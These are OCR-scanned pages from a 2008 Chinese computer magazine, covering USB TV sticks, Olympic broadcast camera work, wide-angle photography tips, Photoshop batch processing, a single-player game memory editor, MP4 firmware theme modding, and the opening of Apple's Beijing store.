USB电视棒是目前看数字电视很流行的一种产品，体积小巧，差不多U盘大小，携带十分方便。USB电视棒也是有软解和硬解之分，软解的电视棒相当于在电脑上加一个接收端，主要利用电脑对信号进行解码、播放。而具备硬解码功能的电视棒可以脱离PC工作，但是从价格看，500元以内纯软解的USB电视棒无疑是上佳选择（硬解码产品售价通常在千元以上）。只要将这种软解的USB电视棒连接到PC上，就可以收看中央电视台目前推出的地面高清数字电视节目，包括1套高清频道和6套标清频道，尤其时值奥运会，这样一个低成本的高清解决方案更是超值。

虽然在类似淘宝之类的网站上随便一搜就能看到大把的USB电视棒出售信息，但实际上这些产品都是采用凌讯（http://www.legendsilicon.com.cn）公司的设计方案，所以从本质上讲，在接收效果上并无太大差异，多半只是在做工上有所差别，因此选购难度要小很多。所谓一分钱一分货，如何取舍，消费者可以根据自己的经济情况考虑。CF [SZ06]

推荐产品：

美如画DT800电视棒 | 天敏UT820电视棒
约488元 | 368元

2008奥运会电视转播技术大揭秘（下）

■中国传媒大学电视系/李宁

Tag \ 奥运、转播、电视 \ 多媒体、硬件 \ DV梦工厂

奥运来了！我有幸成为一名奥运志愿者，参与奥运会的电视转播工作。上期我给大家透露了一些有趣的内幕，今天咱们再接着揭开奥运电视转播的秘密吧！

足球：吊钢丝大全景和超慢镜头

不久前看过欧洲杯的朋友会发现，在球场上方设置了顶机位，可以一览无余地看到球场的全景，干净、大气，给人一种全新的视觉感受。进球的慢动作重放，也不采用原来的小景别跟随进球队员和进球线路的转播方式，而采用了这个机位的镜头。实现方式是在球场上空"吊钢丝"，摄像机被4个高点的线缆牵引，摄像可以通过遥控来控制摄像机的走位。这是在电影里面经常采用的摄影手法（如《幸福终点站》里，汤姆·汉克斯一个人站在候机厅内，摄像机迅速移动，落幅到候机厅全景），越来越多地被电视转播所吸纳。

同时，让球迷觉得过瘾的地方还有慢镜头的速度特别慢。那是因为在7台拍摄慢镜头的摄像机中，有一台摄像机采用了1/500秒快门速度进行拍摄，我们甚至可以清楚地看到范尼斯特鲁伊的头发随着跑动一点点地飘起来的样子，很有感觉！

当然，奥运足球比赛有很多基本机位，看看它们都发挥了多大的作用吧（见图）。

▲足球比赛中，12号机位是大全景，是大家看到最多的镜头，因为它最能客观全面地捕捉进攻与防守的形势（进攻到前场了！大全景的摇和推一气呵成，让大家看清了细节，在球经中场时又边摇边拉开，非常连贯）；1、2、4、5是用来拍摄运动员近景、特写的机器，它们的光学变焦范围特别大，足球运动员不断运动，跟焦是摄像师们最擅长的技术了；11、15、8号机位是用来给侧全景的，既可以表现全场的气氛，也可以上比赛前字幕、出场名单的时候用；13、14号机器在两个角球点，一般配合斯坦尼康稳定器使用，这样观众就会看到足球比赛经典的发角球时环绕球员近半周的平稳镜头；3号机用来在球经过近端边线时近距离拍摄球员拼抢的镜头；9号机的游机位也配合斯坦尼康，教练员和裁判的判罚、换人都是通过它来传输过来的；6和7在球门后的镜头，重放进球和开球时经常采用，一般也会采用摇臂；而10号机一般是用来拍摄换人时的场面和教练的表现。而除了以上的任务外，每一台机位还会负责其他的工作。

镜头："切换台"的现场剪辑

我们在电视直播中看到的比赛画面，都是通过切换获得的。具体地说，就是导播在众多的画面中进行快速准确的选择，通过切换台将摄像机的多路信号形成一路播出，最大限度地满足观众的心理需求。

镜头的切换之间要有联系，而不同的景别、机位、角度的镜头连接在一起，会给人视觉上的新鲜感和满足感。除了镜头的变化，其镜头本身的连接也会根据项目不同有着不同的差异。比如标枪比赛，一般来说，第一个镜头是游机位，跟随着标枪运动员走上投掷区；第二个镜头是在运动员对面或者侧面用长焦拍摄运动员的表情、动作，用来表现运动员在投标枪之前的心理状况；第三个镜头用运动员的全景来表现投掷的过程，用来体现运动员的跑－掷过程中的力量之美；随后会接上一个标枪在空中飞过的镜头，再之后会给一个运动员的反应镜头，这时运动员兴奋、激动还是沮丧就会被观众马上察觉；最后会给一个观众的反应镜头，这里的观众可以是来自他祖国的观众、教练或者对手的表情。这五六个镜头称为一组，完成了整个标枪过程中的叙事部分。同时在这个部分结束以后还会有慢动作来用不同的方式再次呈现这个过程。这样的感觉，是在现场体验不到的一种享受。

除了视频上的切换，还有音频的切换，我们经常会在足球比赛中看到球门后和边线旁会有黑色的长筒，那个就是专门的拾音器。角球时听见门将的大喊用的就是球场后的拾音器，而教练的声音则是由场边的拾音器所获得。拾音器有各种不同的样子，在不同的比赛中起到不同的作用，大家在转播中偶尔发现"穿帮"的镜头，就有机会看到了。

CF [SZ07]



中国邮政发行畅销报刊



时政财经

参考消息	瞭望	瞭望东方周刊	财经
新华社每日电讯	中国新闻周刊	南风窗	环球人物
环球时报	21世纪经济报道	商界	中国企业家
南方周末	第一财经日报	三联生活周刊	北大商业评论
半月谈			



老年健康

家庭医生报	老年文摘报	中国老年报	健康指南(中老年)
益寿文摘报	医药养生保健	健康时报	保健与生活
健康文摘报	老年日报	金色年代	



家庭生活

中国电视报	家庭医生	东方女性	大众医学
知音	现代家庭报	37°女人	人之初
家庭	生命时报	幸福	



青少教育

幼儿画报	中小学生学习报系列	我们爱科学
课堂内外	中国少年报	东方娃娃
婴儿画报	儿童文学	



時尚雜志

体坛周报	电脑爱好者	时尚
电脑报	足球报	汽车之友
中国国家地理	上海服饰	兵器知识



文化综合

中国剪报	特别关注	每周文摘	作家文摘	读报参考
报刊文摘	青年文摘	文摘报	半月选读	新华文摘
法制文萃报	意林	文摘周刊	小说月报	今古传奇
读者	故事会	知识博览报	格言	领导文萃
特别文摘	演讲与口才	良友周报	时代邮刊	

小DC大眼睛

广角DC的拍摄技巧


北京/春晓

Tag \ 广角数码相机 \ 三星NV106HD \ 拍摄技巧拍

如今广角DC是各个厂商流行的产品趋势，很多人购买了广角DC，但是你知道怎么才能用好广角DC进行拍摄吗？

何谓“广角”相机

广角相机，就是指镜头所包容的景物角度较大的相机。镜头成像所能包容的角度，称为视角。一般在50-55mm左右（35mm相机，下同）。根据镜头的成像原理，焦距越小，视角越大，焦距越大，视角越小（见下图）。一般认为35mm焦距的镜头为准广角，28mm焦距为广角（视角约为74度），小于24mm，我们可以认为是超广角，而到十几毫米焦距的镜头，就是人们俗称的鱼眼镜头了。



短焦距的视角　长焦距的视角

▲相机焦距越大，视角越小

小知识：广角和长焦的关系

相机都使用光学透镜作为成像元件，不过我们可以把视角与焦距的关系想象成自己站在一扇窗户前，当我们距离窗户越近时，看到窗外的视角就越大，而站得离窗户越远，视角就越小。

目前除了专业的单反相机配置的广角镜头，很多民用DC甚至是卡片DC也配备了广角镜头，比如三星的NV106HD，具有24mm焦距、3.6倍光学变焦能力的施耐德镜头，拍摄视角在75度以上。配合1/2.3英寸、1017万像素CCD，可以轻松输出高质量的静态图像。让普通摄影爱好者也能轻松拍摄出大视角的照片。



广角大眼睛，让你拍得爽

广角相机拥有拍摄视角大的优势，在同样的拍摄距离上，广角相机可以容纳进更多的景物，对于需要拍摄大场景的朋友来说，使用广角相机是不二之选。

拍摄风景画，广角相机的拿手好戏

对于喜欢远足旅游的朋友来说，使用广角相机拍摄风景是最好的选择。在拍摄风景照片时，广角相机能够在画面中容纳进更多景物。不过，要想用好广角相机的特性，也需要注意以下几点：首先是避免使用长焦拍摄，因为焦距越长，视角越小，如果要容纳更多的景物，请使用最小焦距拍摄，也就是把景物“推远”，而不要“拉近”，否则广角就没有意义了；其次是尽量使用较大的光圈（较小的F值），在大光圈下能够提高相机的进光量，提高整个照片的明亮程度和层次感。

小提示

要设置DC使用较大的光圈值，可以使用光圈优先模式，一般表示为A或Av，在DC的拨盘或模式菜单中可以设置。

拍摄建筑物，体验震撼感觉

很多人在拍摄建筑物时，往往为不能在较近的距离上将建筑物拍全而烦恼。使用广角相机可以在一定程度上解决这个问题。不过还要注意广角拍摄的“畸变”现象。所谓畸变现象就是使用广角相机拍摄出的画面距离近的物体显得更大，而距离远的物体会更小，造成比例失调。在拍摄大型建筑物时尤其明显。要避免畸变过于严重，可以在构图上下工夫，比如采用正面拍摄，能够体现建筑物庄重、对称，畸变也小些，如果从建筑物的侧面拍摄，可以选出距离要突出的部分较近的位置，利用畸变原理，把近处的物体表现得更加夸张。

火速链接

关于建筑物拍摄的技巧，请参看本刊2007年17期文章《生活在城市，都市风光之建筑物摄影小记》

拍摄人物写真，让你看得通透

使用广角相机拍摄人物，能够突出主体，产生前景大远景小的效果，如果运用得当，能带来一种视觉震撼。需要注意的是，使用广角拍摄人物要注意光线和构图。正面投射的光线会降低被拍摄主体的层次感，如果使用侧光，可以很好地表现被摄主体的细节。逆光可在人物头发边际产生漂亮的轮廓光，构图时一般应把主体放在画面的黄金分割点，这样可以充分利用身后的背景，让整体画面更为生动。


小提示

如何让拍摄主体落在黄金分割点

很多DC的液晶取景器上可以设置不通的显示模式，其中会有“显示九宫格”选项（不通型号相机称谓不通），打开后画面在水平方向1/3，2/3位置画两条水平线，垂直方向1/3，2/3位置画两条垂直线，然后把景物尽量放在交点的位置上，这也就是常说“三分法则”。

避免广角的"烦恼"

广角相机虽然视角范围较大，但是拍摄起来也会有些因此而来的烦恼。比如使用广角时画面中的物体会较小，拍摄建筑物等大场景时，中间大，边缘小，变形严重等。我们有什么办法可以避免或修正呢？




提高像素画质，避免主体偏小

广角相机在相同的拍摄距离上所拍摄的景物，比使用标准镜头所拍摄的景物在画面中的影像小，这一点不可避免，毕竟在相同距离上，广角相机画面中的内容比普通相机多得多。如果你的广角相机焦距范围有限（光学变焦范围较小），那么可以采用最高像素、最高画质进行拍摄，然后在后期处理时裁剪出需要的部分。

畸变不可避免，拍摄拉远距离

广角相机由于镜头构造的缘故，近距离拍摄的畸变难以避免，拉远拍摄距离，使镜头距离近端和远端的相对距离变小，可以减小畸变情况。不过，要修正广角相机的畸变，最好的办法是用Photoshop进行后期处理了。Photoshop的"透视修正"功能，可以轻松帮你把变形的广角照片修正过来。



火速链接

使用Photoshop对照片进行透视修正的技巧，请看本刊2007年第20期《给我Photoshop，我可以把比萨斜塔"扶正"》一文。

小知识

广角妙用，利用畸变变魔术

广角相机能够拍摄大场景，因此很适合拍摄集体合影，了解了广角相机"畸变"的原理，摄影师在安排大家拍摄集体照的时候，可以安排较瘦的同学站在中间，而较胖的同学站在两边，这样拍摄出来的照片，自然地就会给身材不好的同学"减肥"了。


网络大补贴

使用三星NV106HD广角DC拍摄的照片精彩样张，请看傻鱼的博墅：http://blog.cfan.com.cn/?uid-419368-action-viewspace-itemid-336413. CF [SZ08]

学做懒人 用PS来批量处理相片

Tag \ Photoshop批处理 \ 技巧 \ DC拍拍拍 ■湖南/杨凯

最近同学出去游玩,照了大量相片,像我们这种不是大师级别的人照出来的相片或多或少都有些同样问题,加上本人想上传到空间上,相片又太大,怎么办呢?首先我想到的是Photoshop这款强大的图相处理工具，但是发现总是对这些相片做同样的事情觉得太多又麻烦。那我们就用PS的批处理这个功能吧。



1 用Photoshop（建议使用CS以上版本）打开一张你要处理的相片，然后在右边的工作栏上点击"动作—创建新动作"如下图。这儿的设置都为默认就可以了。然后点击"记录"。这时动作下第二个小圆圈会变成红色，你就可以对相片进行处理了，Photoshop会把你对相片处理的每一个动作都记录下来。当你处理好一张相片时就点击"停止播放/记录"键。

批处理
播放
组合(T): 序列 1
动作(A): 动作 1
源(O): 文件夹
选取(C)...
覆盖动作"打开"命令(R)
包含所有子文件夹(I)
禁止显示文件打开选项对话框(F)
禁止颜色配置文件警告(P)
目的(D): 文件夹
选择(H)... E:\My Doc\User Data\桌面\
覆盖动作"存储为"命令(V)
文件命名
示例: 我的文档.gif
文档名称 + 扩展名(小写) +
起始序列号: 1
兼容性: Windows(W) Mac OS(M) Unix(U)
错误(B): 将错误记录到文件
存储为(E)...
好
取消

2 点击"文件→自动→批处理"。这儿的"动作"选择你刚才新建的动作；在"源"下面的选项取中，点击选取我们要处理的相片文件夹所在的位置；在"目的"一项下面选择你存放相片的文件夹；在"错误"中选择"将错记录到文件"即可（如果不选这个，你的相片中有错误的相片时电脑会不再进行处理，会一直等待你的操作）。最后确定推出即可。

现在大功告成，这时你想吃饭就去吃饭，想睡觉就去睡觉，这些重复烦人的活儿交给Photoshop去完成吧。CF [SZ09]

小提示

用Photoshop进行照片的批量处理，可以完成图片批量缩放、旋转（左转、右转、180度旋转）、添加水印等功能。

摄影技术 从观看开始

Tag \ 摄影、光圈、快门 \ 技巧、实例 \ 多媒体应用 ■四川/李学昌

喜欢摄影的人都知道，光圈、快门等是决定曝光量的重要因素。为此，光圈、快门的掌握在摄影中异常重要，一种比较好的方法是观察光圈、快门组合值不同的照片，从中体会它们的微妙差别。那么，怎样才能将光圈值、快门值、照片效果同时展示在我们眼前呢？Windows Vista已自带这一功能，只需要进行简单的设置即可。


1 打开存放有照片的文件夹，右击空白处，选择"排序方式"下的"更多"，打开图1所示的对话框。显然，默认的排序标准有名称、拍摄日期、标记、大小、分级等。请在其下找到"光圈值"和"曝光时间"并勾选，再按键盘上的Alt+U组合键，将其提升到顶部。为使显示的信息更为集中(见图1)。


2 单击"组织→布局"菜单项，勾选"预览窗格"项。

3 单击"视图"下的"详细信息"菜单项。显然，曝光时间、光圈值，照片预览等就一览无余了（见图2）。

实例：为加强对比效果，我们还可只查看某些光圈或快门值的照片。以定点查询光圈为4.8，快门值为1/200秒以下的照片为例进行说明。

1 **定点比较：**首先，将鼠标指向"光圈值"按钮并单击旁边的倒三角按钮，选择其下的4.8。同理，在"曝光时间"下选择1/200、1/250等即可（见图3）。





2 **分类比较：**单击文件夹窗口左上角的倒退按钮，直到文件夹能显示出所有的照片，再单击"光圈值"下的"按光圈值堆叠"。单击任一文件夹，即可查看到该光圈值的照片。同样，也可按快门值进行堆叠。

3 **自定义比较标准：**在以上查询中，我们是按照片文件的本来属性进行分类的。如果只想查询感兴趣的照片，还可自定义查询的标准。

首先，选中自己感兴趣的照片，如果这些照片的存放位置是连续的，请单击第一张，接着，按住键盘上的Shift键再选择最后一张，这样可选中这两张照片之间的所有照片；如果不连续，请单击选中第一张后按住键盘上的Ctrl键，再选中其他的，这样可间隔地选中多张照片。

接着，右击，选择"属性"，从弹出的对话框中单击"详细信息"以切换到该选项卡之下。再在其下找到"标记"，随便输入一些字符。这样，这些照片将拥有相同的标记。

然后，按前面提供的方法将标记定义为排序的标准并进行定点查询即可（见图4）。CF [SZ10]



小提示

在Windows XP系统下，虽可通过查询照片属性来了解光圈、快门及其他EXIF信息，但要将这些数据与照片本身像前面那样同时展示出来就不可能了，但是，我们可通过第三方软件来实现，这类软件比较多，比如bkViewer（http://work.newhua.com/cfan/200814/bkViewer.rar）等。另外，浏览摄影相关的网站时，我们可能不希望下载后来后再查询，达成这一心愿的软件也有，比如exshow13c(http://work.newhua.com/cfan/200814/exshow13c.rar)等。有了这些工具及方法，相信你的摄影技术会在学习中不断提升。

单机游戏：改改更轻松！

Tag \ 游戏、修改 \ 星云游戏修改器 \ 技巧 ■北京/小小


虽然单机游戏的大作层出不穷，让我手痒，只是水平过低，第一关经常都过不去，想要通关是完全不可能的任务。

针对这种状况，我决定改变，这时"星云游戏修改器"（下载地址：http://work.newhua.com/cfan/200814/xyyxxg.rar，快车代码：CF0815SZDM01）出现在了我面前，我立刻就深深地爱上了她！

软件使用起来非常简单，在窗口左侧的"进程信息"中双击游戏的主程序，然后输入游戏中要修改的数值，比如主角的体力是100，就在"查找"中输入100，在"内存信息"框中就会显示出所有内存数值为100的内存地址。之后回到游戏，让体力值发生一下变化，然后用ALT+Q键，呼出星云游戏修改器，重新在"查找"中输入数值，多次查找后，最后在"内存信息"只有一个地址时双击它，然后在"值"中选择，点击"锁定值1"按钮即可（见图）。



现在，我在游戏里已经所向披靡了，只是游戏的乐趣也少了一些…… CF [SZ11]



MP4桌面主题随意换

Tag \ MP4、桌面 \ WinHex、昂达VX747 \ 实例


山东/猫咪老爸


现在的MP4大都有个不太个性化的问题，桌面主题只能在随机固件中那几个内（一般为4个）选择，尽管网友们自己制作了许多漂亮的桌面主题，但每更换一次都要重新刷一遍固件才能实现，这样频繁刷机肯定对机器的寿命不利。

其实这个问题完全可以解决，使用WinHex这个小工具（下载地址http://nj.onlinedown.net/soft/1509.htm，快车代码：CF0815SZDM02），轻松改动固件中几个字符，就可以轻松实现刷机一次后无限次数更换新桌面了。下面我们以昂达VX747为例，介绍一下具体方法。

1 将昂达官方网站上下载的747固件解包（可到网上找华芯飞固件解包打包工具）后自动生成一个OUT_HXF子目录，我们发现里面system目录下有个res的文件夹，这里存放了A、B、C、D（固件内四个主题）等子目录，我们需要记住这个路径"system\res"。

2 打开WinHex，点击主菜单"视图"勾选"仅显示文本"，然后按"Ctrl + o"调入解包出来的ccpmp.bin文件，点击工具栏上的"查找文本"按钮，在搜索条件中输入"system\res"（见图1），就会找到第一处"z:\system\res"（见图2），我们只需要将其改为"a:\system\res"即可。接下来按F3键继续查找相同的内容，一共找到3处全部做相同修改。改动完毕存盘退出。





小提示

这款VX747的固件是将固件内存盘符设为Z:，而用户U盘和扩展TF卡则为A:和B:，我们更改了盘符就把原本在固件内存中的主题资源文件夹调到了用户的U盘里，实现了自由更换主题的目的。

3 改动完毕，将刚才固件解包目录中"\system\res"子目录从OUT_HXF中转移出来，在VX747的U盘根目录下新建一个system目录将res子目录拷贝进去。

小提示

刷机之前一定要确保闪盘上存在"\system\res"子目录和里面的全部文件，否则开机后会因为找不到主题而死机，那样只能使用专用烧录工具来恢复固件了。

4 将OUT_HXF目录更名为IN_HXF，使用上述打包工具重新打包生成HXF固件文件，拷贝到U盘根目录下，就可以按正常升级固件的方法刷机了。

这样刷机一次就彻底地摆脱了每次换新桌面都要刷机的烦恼了，只要将自己制作的新桌面主题拷贝到闪盘的\system\res"里覆盖原文件，在机器里就可以看到新主题了，是不是很方便？ CF [SZ12]


暑假到，健康测试不可少

Tag \ 视力、听力、健康 \ Ear Test、视力测试 \ 技巧 \ 多媒体应用

北京/三二一

每到暑假，天天带着耳机打游戏，看电影，两样东西下降最快：一是视力，二是听力，如果到了开学检查身体的时候再发现可就晚了，反正每年我最怕检查身体，就怕又发现自己的视力降低了。于是我准备暑假中期的时候就准备检查一下。


1 **听力测试：**听力测试前，你需要先下载Ear Test（下载地址：http://www.programming.de/download/setup_eartest.exe，快车代码：CF0815SZDM03），运行软件，然后再带上耳机，点击Start（开始）按钮，如果你可以在左耳中听到嗡鸣声，那么点击I can hear it!（我能听到它），在下面的曲线中就会记录。调整Frequency（频率），争取每个频段都测试到。全部完成后，再点击Right(右侧)，测试右耳的听力（见图1）。



▲注意整个过程要保持调整音量不变。一般来说，儿童通常可以听到频率高达20000赫兹。一个中年的人(40岁)，频率为14000赫兹是一个平均价值。但由于缺乏校准，这测试不能取代医疗听力测验。请小心使用。

2 **视力检查：**不知道有多少双眼睛就是毁暑假期间的，时常地测试一下视力，这样能够提醒自己，注意休息。

我们使用"视力测试"（下载地址：http://work.newhua.com/cfan/200814/EYE.rar，快车代码：CF0815SZDM04）。进入软件，在粉框中输入眼睛与屏幕间的距离，然后点击菜单上的"开始"项，就能开始测试了（见图2）。



CF [SZ13]

TAG:直营店 / 苹果 / 热点话题

于峰(本刊记者)

新鲜的直营店 新鲜的苹果

7月9日，苹果在中国公司的官方网站上正式宣布，在北京三里屯开设的中国首家直营店将于7月19日10时开业。苹果官方表示，直营店不仅可以展示苹果全线产品供消费者体验，还将提供全新"Personal Shopping"购物体验，顾客可以和专门的Mac专员一起分析和测试产品，以了解哪些产品最符合需求。顾客甚至可以提前14天预约Mac专员，以便在零售店享受全程引导。



苹果官方网站上三里屯直营店的预告

试水中国，苹果要尝"鲜"的

苹果要在中国开设直营店，这一消息无疑给国内的数码玩家带来了惊喜。一直以来，大家对于iPod的热衷，对于iPhone 3G版的期盼，对于MacBook Air的趋之若鹜……终于在确认这一消息的一刹那，感觉到从未离心中的梦想如此之近。对于很多苹果Fans来说，好像一个日思夜想的明星，就要和自己共进晚餐一样。

苹果产品凭借其独特的时尚、极简的文化内涵，在直营店销售上尝到了甜头。从2001年5月开设第一家苹果直营店，到北京三里屯直营店，已经是全球第219家。

火速链接：

美国东部时间2007年6月29日下午，iPhone在美国开始发售，上千名苹果Fans彻夜在直营店门前排队等候，国内甚至也有狂热的苹果迷乘飞机前往购买。关于iPhone手机的更多报道，请看本刊2007年15期《橘逾淮变枳，苹果到中国会变味吗？》


拓展中国市场，苹果才刚上路

苹果直营店开到北京三里屯，这对于国内的消费者来说，是件新鲜事。苹果在全球的销售模式有四种：直营店、苹果店中店、苹果优质经销商及苹果经销商。苹果在国内的销售渠道早有动作，之前一直采用总代理制，由四大代理商分控全国市场。然而目前国内市场上更多的则是被称作"野苹果店"的水货经销商。这些"野苹果店"通过不正当渠道，从其他市场将苹果产品引进国内进行销售，但因为得不到苹果官方授权，很多产品得不到内容服务或升级支持。更有甚者，许多山寨厂生产出让人真假难辨的"高仿"苹果产品，在野苹果店里面鱼目混珠。苹果产品在国外消费电子领域市场占有率很高，但是在国内市场，销售情况并不乐观。以iPod为例，2006年该产品在美国就已经达到了70%的占有率，但在中国内地市场，它当时取得的最好成绩不过4%，这与苹果公司在全球的影响力极不相称。苹果直营店试水中国，给国内的苹果Fans一个零距离体验的机会，更多人可以第一时间接触到苹果最新设计的时尚产品，更是给国内苹果产品的销售注入一针强心剂。

苹果店，销售苹果还是传播理念

直营店，并不是苹果的创造，IT国际品牌在中国试水直营，苹果也不是第一个。老牌的电子产品领军品牌索尼、以直销模式风靡全球的戴尔等都先于苹果登陆中国，他们的直营店也是各有特色。

同样来自美国的戴尔，从2007年起，也在国内开设了十多家直营店。笔者曾暗访过位于中关村e世界的戴尔直营店，以消费者的身份在这里了解Game PC的情况，店面人员热情地向我介绍产品，解答问题，并根据需要，帮助我选择出理想价位的配置，最后在店面中的电脑上直接进行网上订购操作，但提交订单之前，店面人员会提供一个销售编码，作为业绩考核的依据。虽然在戴尔直营店，我们能够得到工作人员的帮助，但这种帮助是"按需"的，戴尔直营店传递给消费者的是一种"自助式"的销售，如果你是一个懂电脑的人，自己下单购买就OK了。这种"自助"需建立在理解的基础之上，丝毫没有体验的快感。



位于海龙大厦一层北侧的苹果授权店

在IT领域也引领潮流导向的索尼，在中国很早就开设了体验店。不过索尼的直营店在中国走了些弯路，最早索尼在北京和上海开设了"索尼梦苑"和"索尼探梦"等多家体验中心，不过这种只体验不销售的"花架子"始终不能被国内消费者接受。终于在2007年12月，索尼将位于上海最繁华的淮海路的原"索尼梦苑"改成中国内地首家直营店Sony Style，全新的Sony Style是集合了体验+销售+服务（快

惠普推出最新HP EliteBook6930p笔记本电脑，超长待机电池组合可满足长达15个小时的全天使用！


位于中关村腹地的戴尔体验店

速维修、数码照片冲印、数码视频刻录媒介转换等）"一站式"销售体验店。

此次苹果在北京开设直营店，第一站选在三里屯，意图也很明显。三里屯是北京前沿时尚的策源地，而不是典型的IT产品集散地中关村，在这里设立直营店，体现了与IT厂商完全不同的理念——传播理念胜于销售产品。

苹果店开放前夜的几个未解之谜

到笔者截稿时（7月15日），苹果直营店还没有解开其神秘的面纱，对于其网站上介绍的"Personal Shopping"是如何进行还没有切身体验。不过"体验式"销售在国内似乎并不稀奇，不知道苹果的"Personal Shopping"将会是如何的全新？据说北京苹果店的店员中一些人此前是创意人员，甚至是音乐人，但他们共同的特点都是苹果迷，他们将为到店的消费者提供专业的咨询和问题解答。不知道第一次接触苹果产品的国内消费者能不能获得真正需要的帮助，店员们将如何与普通消费者交流？普通消费者会不会对苹果店高贵的产品和专业的电源产生一种"距离感"？这种距离感是唤起人们"拥有欲"的动力，还是成为掏钱的障碍呢？

上面几个疑问还只是限于对于苹果直营店的好奇。苹果在北京开设直营店，标志着苹果公司对于中国市场这片"未开发地"开始真正发力，一系列的疑问也即将揭开：苹果在中国第二家、第三家直营店会在哪里、何时开设？苹果最新产品会不会与全球同步，第一时间出现在国内？苹果在中国开设直营店后，会不会推出一些针对中国市场的产品型号，就像手机品牌诺基亚的做法？还有3G版iPhone何时摆上中国直营店的柜台？苹果店直营店的大幕，就像是一场魔术表演，魔术师揭开幕布前，一切都是未知。我们共同期待7月19日魔术师揭开幕布的惊喜吧！ CF [RD01]

网络大补贴：
本刊记者将于7月19日第一时间前往北京三里屯苹果直营店体验开幕盛况，敬请关注稀饭傻鱼的博墅：http://fishcrazy.blog.cfan.com.cn


在中关村，"野苹果店"和正规授权店比邻而居

TAG：16:9、明基、华硕、优派 / 液晶显示器 / 热点话题

西浩铭(本刊记者)

买液晶看清"新指标"

随着8月8日北京奥运的临近，全高清的奥运比赛节目将覆盖所有开通数字电视的区域。一时间，全高清电视成了人们争相追捧的热门产品，720p、1080i到1080p等高清规格不绝于耳。1080p就是人们俗称的"全高清"，增加人们视觉体验的同时，也在悄然影响着卖场里人们选购液晶器显示的"指标"。



明基电通中国营销总部视讯产品事业部总经理王昊

"17英寸、19英寸、22英寸"提法落伍了

1080p实际上是一种显示器分辨率的标准，即显示屏上水平显示1920像素，垂直显示1080像素，所谓720p、1080i都是分辨率的标准。但这些高清规格有一个共同的显示比例，即液晶显示器长宽比为16:9。

满足这一比例的显示器尺寸将会是15.6英寸、18.5英寸、21.5英寸，相对应的其他比例的显示器尺寸就是17英寸、19英寸和22英寸。"这是由于新的切割工艺导致的"，明基电通中国营销总部视讯产品事业部总经理王昊表示，"实际上16:9规格所能显示的真实可用内容要比16:10多些。"

未来，消费者在购买液晶显示器时，对这些新尺寸规格不必惊讶。

新指标涵盖"笔记本电脑"

其实未来产生变化的并不仅仅是液晶显示器，这甚至包括笔记本电脑的屏幕，事实上，Acer已经推出了采用16:9屏幕的笔记本6920G。

"未来16:9将逐步取代现有16:10的尺寸规格，16:10的产品慢慢淘汰。比如明基的许多系列都将慢慢融入16:9规格的产品，但这个过程绝对不会特别迅速，未来两年，市场上将实行并行制，即16:10与16:9的产品同时在市场上销售。"王昊如是说。

新指标影响下的价格战

不仅是明基，我们注意到包括优派、华硕在内的众多厂商已跟进发布16:9的液晶显示器。再考虑到几大面板厂商全都参与其中，未来16:9规格产品取代现有产品已是势在必行了。

据记者了解，目前三星SDI、友达（AUO）、LG显示（LGD）和奇美（CMO）作为全球最具影响力的四家显示器面板供应商，都已经积极参与到本次面板规格的转换中来。

